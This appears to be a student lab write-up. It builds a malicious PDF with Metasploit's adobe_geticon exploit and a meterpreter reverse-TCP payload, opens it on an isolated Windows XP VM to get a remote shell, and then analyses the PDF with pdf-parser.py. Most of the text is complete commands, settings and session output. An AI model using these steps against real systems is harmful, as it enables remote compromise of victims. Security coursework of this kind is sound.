

## HW02: Kali Metasploit Experiment

### Objective:

To select a PDF exploit that targets the Adobe Acrobat Reader Software from Metasploit in Kali Linux and build an attack with it. After creating the exploit PDF ,we need to analyze it using any tool (like pdf-parser.py) of our choice.

### VM's Used in this experiment:


1. Kali Linux ( 172.20.22.8) - for building an attack.
2. IE6 Win XP (172.20.22.9) - for opening the exploit pdf

### Building an attack:

Before building an attack I made sure that both the VM's used for experiment are in the same internal network “malware-lab”.

#### Steps to build a exploit PDF:

1. open the msfconsole using the command “msfconsole” from the terminal of kali linux.
2. Searched for all the available exploits using the command “search type:exploit platform:windows adobe pdf” in msfconsole.




```
Kali-Linux-2016.2-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Fri 13:22
Terminal
File Edit View Search Terminal Help
exploit/windows/browser/adobe_utilprintf
exploit/windows/browser/adobe_utilprintf_comp_download
exploit/windows/browser/foxit_reader_plugin_url_bof
exploit/windows/browser/greendam_url
exploit/windows/browser/honeywell_hscremotedeploy_exec
exploit/windows/browser/honeywell_tema_exec
exploit/windows/browser/hyleos_chemiewx_activex
exploit/windows/browser/ms08_078_xm_corruption
exploit/windows/browser/ms09_072_style_object
exploit/windows/browser/ms09_072_yourtrun_waf
exploit/windows/browser/mil3_055_condor
exploit/windows/browser/synactis_connecttosynactis_bof
exploit/windows/browser/verypdf_pdview
exploit/windows/fileformat/a_pdf wav to mp3
exploit/windows/fileformat/activepdf_webgrabber
exploit/windows/fileformat/collectemailinfo
exploit/windows/fileformat/adobe_cooltype_sing
exploit/windows/fileformat/adobe_flashplayer_button
exploit/windows/fileformat/adobe_gimp_layer_newfunction
exploit/windows/fileformat/adobe_flatedecode_predictor02
exploit/windows/fileformat/adobe_geticon
exploit/windows/fileformat/adobe_illustrator_v14_eps
exploit/windows/fileformat/adobe_jbig2decode
exploit/windows/fileformat/adobe_libtiff
exploit/windows/fileformat/adobe_media_newplayer
exploit/windows/fileformat/adobe_pdf_embedded_exe
exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
exploit/windows/fileformat/adobe_toolbar
exploit/windows/fileformat/adobe_toolbutton
exploit/windows/fileformat/adobe_u3d_meshdecl
exploit/windows/fileformat/adb_utilprintf
exploit/windows/fileformat/bacnet_csv
exploit/windows/fileformat/coreldf_image_stream_bof
exploit/windows/fileformat/coreldf_fusion_bof
exploit/windows/fileformat/foxit_reader_filewrite
exploit/windows/fileformat/foxit_title_bof
exploit/windows/fileformat/kaspersky_kav_kavpass_kv1
exploit/windows/fileformat/sam1_bof
exploit/windows/fileformat/nuance_pdf_launch_overflow
exploit/windows/ftp/oracle9i_shaper_pdf_bof
exploit/windows/ftp/oracle9i_xdb_ftt_pass
exploit/windows/http/adobe_robohelper_authbypass
exploit/windows/http/coldfusion_fkeditor
exploit/windows/http/desktopcentral_file_upload
exploit/windows/http/http_file_upload
exploit/windows/http/oracle9i_xdb_pass
exploit/windows/http/sap_configserver_exec_noauth
exploit/windows/local/adobe_sandbox_adbecollabsync
exploit/windows/local/lenovo_systemupdate
exploit/windows/misc/avidphoneticindexer
2008-02-08 good Adobe util.printf Buffer Overflow
2009-01-15 excellent Microsoft ActiveX Control Arbitrary File Download
2013-01-07 normal Foxit Reader Plugin URL Processing Buffer Overflow
2009-06-11 normal Green Dam URL Processing Buffer Overflow
2013-02-22 excellent Honeywell HSC Remote Deployer ActiveX Remote Code Execution
2011-10-20 excellent Honeywell Tema Remote Installer ActiveX Remote Code Execution
2010-02-10 good Hyleos Chemiewx Activex Control Stack Buffer Overflow
2008-12-07 normal MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
2009-11-20 normal MS09-072 Microsoft Internet Explorer Style getElementsByTagName Memory Corruption
2010-02-10 average MS10-054 Microsoft Internet Explorer ActiveX Control Use-After-Free
2013-07-09 normal MS13-055 Microsoft Internet Explorer AnchorElement Use-After-Free
2013-05-30 normal Synactis PDF In-The-Box ConnectToSynactis Stack Buffer Overflow
2008-06-16 normal VeryPDF PDFView OCX ActiveX OpenPDF Heap Overflow
2010-08-17 normal A-PDF WAV to MP3 v1.0.0 Buffer Overflow
2008-08-26 low activePDF WebGrabber ActiveX Control Buffer Overflow
2008-02-08 good Adobe Collab.collectEmailInfo() Buffer Overflow
2010-09-07 great Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
2010-10-28 good Adobe Flash Player "Button" Remote Code Execution
2010-11-04 normal Adobe Flash Player "Font" Invalid Pointer Use
2009-10-08 good Adobe FlateDecode Stream Predictor 02 Integer Overflow
2009-03-24 good Adobe Illustrator CS4 v14.0.0 Buffer Overflow
2009-12-03 great Adobe Illustrator CS4 v14.0.0
2009-02-19 good Adobe Acrobat Bundled LibTIFF Integer Overflow
2010-02-16 good Adobe Acrobat Bounded EXE Social Engineering
2009-12-14 good Adobe Doc.media.newPlayer Use After Free Vulnerability
2010-03-29 excellent Adobe PDF Embedded EXE Social Engineering (No JavaScript)
2010-03-29 excellent Adobe PDF Escape EXE Social Engineering (No JavaScript)
2010-06-06 average Adobe PDF Reader Toolbar Use After Free Vulnerability
2013-08-08 normal Adobe Reader Toolbar Use After Free
2009-10-13 good Adobe U3D CLOProgressiveMeshDeclaration Array Overrun
2008-02-26 good Adobe.util.printf() Buffer Overflow
2010-09-16 good BACnet OPC Client Buffer Overflow
2013-01-18 normal Cool PDF Image Stream Buffer Overflow
2013-07-08 normal Corel PDF Fusion Stack Buffer Overflow
2011-03-05 normal Foxit PDF Reader 4.2 Javascript File Write
2010-11-13 great Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
2010-07-20 normal Kaspersky Kavpass KV1 Buffer Overflow
2011-05-11 normal MPlayer SAMI Subtitle File Buffer Overflow
2010-10-08 great Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
2015-10-03 normal PDF Shaper Buffer Overflow
2003-08-18 great Oracle 9i XDB FTP PASS Overflow (win32)
2003-08-18 great Oracle 9i XDB FTP UNLOCK Overflow (win32)
2009-09-23 excellent Adobe RoboHelp Server 8 Arbitrary File Upload and Execute
2009-07-03 excellent ColdFusion 8.0.1 Arbitrary File Upload and Execute
2013-11-11 excellent ManageEngine Desktop Central AgentLogUpload Arbitrary File Upload
2013-11-11 excellent ManageEngine Desktop Central AgentLogUpload Arbitrary File Upload
2003-08-18 great Oracle 9i HTTP PASS Overflow (win32)
2012-11-01 great SAP ConfigServlet Remote Code Execution
2013-05-14 great AdobeCollabSync Buffer Overflow Adobe Reader X Sandbox Bypass
2015-04-12 excellent Lenovo System Update Privilege Escalation
2011-11-29 normal Avid Media Composer 5.5 - Avid Phonetix Indexer Buffer Overflow
2013-02-26
```

Here we can see many exploits available for adobe software.

3. Out of all the available exploits I chose “adobe\_geticon” exploit which uses Collab.getIcon() function in pdf to create Buffer Overflow which helps the attacker to exploit the system. I used the exploit by executing command “use exploit/windows/fileformat/adobe\_geticon” .

4. In order to verify that the exploit we are using is for adobe reader software I used the command “info”




Kali-Linux-2016.2-vbox-amd64 [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
Applications Places Terminal Tue 12:38  
Terminal  
msf > use exploit/windows/fileformat/adobe\_geticon  
msf exploit(adobe\_geticon) > info  
  
Name: Adobe Collab.getIcon() Buffer Overflow  
Module: exploit/windows/fileformat/adobe\_geticon  
Platform: windows  
Privileged: No  
License: Metasploit Framework License (BSD)  
Rank: Good  
Disclosed: 2009-03-24  
Provided by:  
MC <ncmetasploit.com>  
Didier Stevens <didier.stevens@gmail.com>  
jduck <jduck@metasploit.com>  
Available targets:  
Id Name  
---  
0 Adobe Reader Universal (JS Heap Spray)  
  
Basic options:  
Name Current Setting Required Description  
-----  
FILENAME msf.pdf yes The file name.  
PDF:Encoder ASCIIHEX yes Select encoder for JavaScript Stream, valid values are ASCII85, FLATE, and ASCIIHEX  
PDF:Method DOCUMENT yes Select PAGE, DOCUMENT, or ANNOTATION  
PDF:MultiFilter 1 yes Stack multiple encodings n times  
PDF:Obfuscate true yes Whether or not we should obfuscate the output  
  
Payload information:  
Space: 1024  
Avoid: 1 characters  
  
Description:  
This module exploits a buffer overflow in Adobe Reader and Adobe Acrobat. Affected versions include < 7.1.1, < 8.1.3, and < 9.1. By creating a specially crafted pdf that contains malformed Collab.getIcon() call, an attacker may be able to execute arbitrary code.  
References:  
<https://cvedetails.com/cve/CVE-2009-0927/>  
OSVDB (53647)  
<http://www.zerodayinitiative.com/advisories/ZDI-09-014>  
msf exploit(adobe\_geticon) >

From the information of exploit it is evident that this module exploits a buffer overflow in the target “Adobe Reader Universal” as highlighted in the screenshot and the exploitable versions include <7.1.1,<8.1.3, and <9.1.

## Commands used further

5. setting payload - set payload windows/meterpreter/reverse\_tcp
6. setting filename – set FILENAME mal.pdf
7. setting LHOST – set LHOST 170.20.22.8
8. Checking all the parameter before exploit – show options
9. Exploit – exploit

The artifact (exploit PDF) mal.pdf that is created is stored in /root/.msf4/local directory as shown in below screenshot:



```
Kali-Linux-2016.2-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾
File Edit View Search Terminal Help
Thu 22:36
root@kali: ~
msf exploit(adobe_geticon) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_geticon) > set FILENAME mal.pdf
FILENAME => mal.pdf
msf exploit(adobe_geticon) > set LHOST 170.20.22.8
LHOST => 170.20.22.8
msf exploit(adobe_geticon) > show options

Module options (exploit/windows/fileformat/adobe_geticon):
Name      Current Setting  Required  Description
----      -----          -----  -----
FILENAME    mal.pdf        yes       The file name.
PDF::Encoder ASCIIHEX      yes       Select encoder for JavaScript Stream, valid values are ASCII85, FLATE, and ASCIIHEX
PDF::Method DOCUMENT        yes       Select PAGE, DOCUMENT, or ANNOTATION
PDF::MultiFilter 1          yes       Stack multiple encodings n times
PDF::Obfuscate  true        yes       Whether or not we should obfuscate the output

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----  -----
EXITFUNC   process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      170.20.22.8     yes       The listen address
LPORT      4444           yes       The listen port

Exploit target:
Id  Name
--  --
0   Adobe Reader Universal (JS Heap Spray)


msf exploit(adobe_geticon) > exploit
[*] Creating 'mal.pdf' file...
[+] mal.pdf stored at /root/.msf4/local/mal.pdf
```

Now we have to keep the system in listening mode using the below commands:

1. use exploit/multi/handler
2. set payload windows/meterpreter/reverse\_tcp
3. set LHOST 172.20.22.8
4. set LPORT 4444
5. exploit

```
msf exploit(adobe_geticon) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.20.22.8
LHOST => 172.20.22.8
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
```

Once the exploit PDF is built then it is moved to the victim VM I.e IE6-WINXP through virtual box shared folder. Here Adobe Reader 8.1.0 software is installed and is used to open the mal.pdf which is copied on to Win-Xp VM. To make sure the attack is successful I have turned off the firewall of the windows xp VM. Upon opening the mal.pdf the blank page is displayed in win-xp



and as attack VM (Kali linux) is in listening state ,metrepreter session will be opened for the attacker. Hence the victim machine is compromised and we can execute commands in the machine remotely as shown below:

```
[*] Started reverse TCP handler on 172.20.22.8:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 172.20.22.9
[*] Meterpreter session 1 opened (172.20.22.8:4444 -> 172.20.22.9:1069) at 2017-02-16 13:04:45 -0500
meterpreter > 
```

```

meterpreter > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	IE6WINXP\IEUser	C:\WINDOWS\system32\wpabalm.exe
480	608	wpabalm.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
520	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\cssrs.exe
584	520	cssrs.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
608	520	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
652	608	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
664	608	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\VBoxService.exe
836	652	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
880	652	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
956	652	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1052	652	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1128	652	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1180	1656	AcroRd32.exe	x86	0	IE6WINXP\IEUser	C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe
1292	652	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1416	652	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1436	1656	notepad.exe	x86	0	IE6WINXP\IEUser	C:\WINDOWS\system32\notepad.exe
1524	1052	wuauctl.exe	x86	0	IE6WINXP\IEUser	C:\WINDOWS\system32\wuauctl.exe
1656	1640	explorer.exe	x86	0	IE6WINXP\IEUser	C:\WINDOWS\Explorer.EXE
1776	1656	VBoxTray.exe	x86	0	IE6WINXP\IEUser	C:\WINDOWS\system32\VBoxTray.exe
2024	652	alg.exe	x86	0	IE6WINXP\IEUser	C:\WINDOWS\System32\alg.exe

```

meterpreter > 

```

## Analyzing the exploit pdf using ‘pdf-parser.py’ tool:

PDF can be analyzed using many tools but here I am using pdf.parser.py utility which can be downloaded from the link

<https://blog.didierstevens.com/programs/pdf-tools/> .

To display the statistics of the objects found in the PDF document we use the command ‘ ./pdf-parser.py --stats mal.pdf’. The results are shown below

```

root@kali:~# ping 172.20.22.9
PING 172.20.22.9 (172.20.22.9) 56(84) bytes of data.
64 bytes from 172.20.22.9: icmp seq=1 ttl=128 time=0.679 ms
64 bytes from 172.20.22.9: icmp seq=2 ttl=128 time=0.758 ms
64 bytes from 172.20.22.9: icmp seq=3 ttl=128 time=0.838 ms
64 bytes from 172.20.22.9: icmp seq=4 ttl=128 time=0.746 ms
64 bytes from 172.20.22.9: icmp seq=5 ttl=128 time=0.528 ms
64 bytes from 172.20.22.9: icmp seq=6 ttl=128 time=0.528 ms
64 bytes from 172.20.22.9: icmp seq=7 ttl=128 time=0.688 ms
64 bytes from 172.20.22.9: icmp seq=8 ttl=128 time=0.582 ms
64 bytes from 172.20.22.9: icmp seq=9 ttl=128 time=0.611 ms
64 bytes from 172.20.22.9: icmp seq=10 ttl=128 time=0.623 ms
64 bytes from 172.20.22.9: icmp seq=11 ttl=128 time=0.798 ms
64 bytes from 172.20.22.9: icmp seq=12 ttl=128 time=0.792 ms
64 bytes from 172.20.22.9: icmp seq=13 ttl=128 time=1.83 ms
```
1. 172.20.22.9 ping statistics ...
13 packets transmitted, 13 received, 0% packet loss, time 12195ms
rtt min/avg/max/mdev = 0.312/0.752/1.832/0.341 ms
root@kali:~# ./pdf-parser.py --stats mal.pdf
bash: ./pdf-parser.py: No such file or directory
root@kali:~# cd /root/Documents/
root@kali:~/Documents# ls
mal.pdf  pdf-parser.py
root@kali:~/Documents# ./pdf-parser.py --stats mal.pdf
XREF: 1
Trailer: 1
StartXref: 1
Indirect object: 5
1: 5
/#4fut#6c#69ne#73 1: 4
/#$0age 1: 4
/#$0ages 3
/CAg#6fg 1: 1
root@kali:~/Documents# 
```

```

To see the details of each object in the pdf we use the command  
‘./pdf-parser.py mal.pdf’

```

Kali-Linux-2016.2-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾

File Edit View Search Terminal Help
/Cat#611#6fg l: 1
root@kali:~/Documents# ./pdf-parser.py mal.pdf
PDF Comment '%\x0b\x8a\xff\xce\r\n'

obj 1 0
Type: /Catalog
Referencing: 2 0 R, 3 0 R
<<
/Type /Catalog
/Outlines 2 0 R
/Pages 3 0 R
>>

obj 2 0
Type: /Outlines
Referencing:
<<
/Type /Outlines
/Count 0
>>

obj 3 0
Type: /Pages
Referencing: 4 0 R
<<
/Type /Pages
/Kids [4 0 R]
/Count 1
>>

obj 4 0
Type: /Page
Referencing: 3 0 R, 5 0 R
<<
/Type /Page
/Parent 3 0 R
/JavaScript [146 124 224 71]
/AA
<<
/o
<<
/Javascript
/S /JavaScript
>>
>>

obj 5 0
Type:
Referencing:
Contains stream
<<
/Length 24458
/Filter [/ASCIIHexDecode]
>>

xref
trailer
<<
/Size 6
/Root 1 0 R
>>

startxref 24890
PDF Comment '%EOF\r\n'
root@kali:~/Documents# 

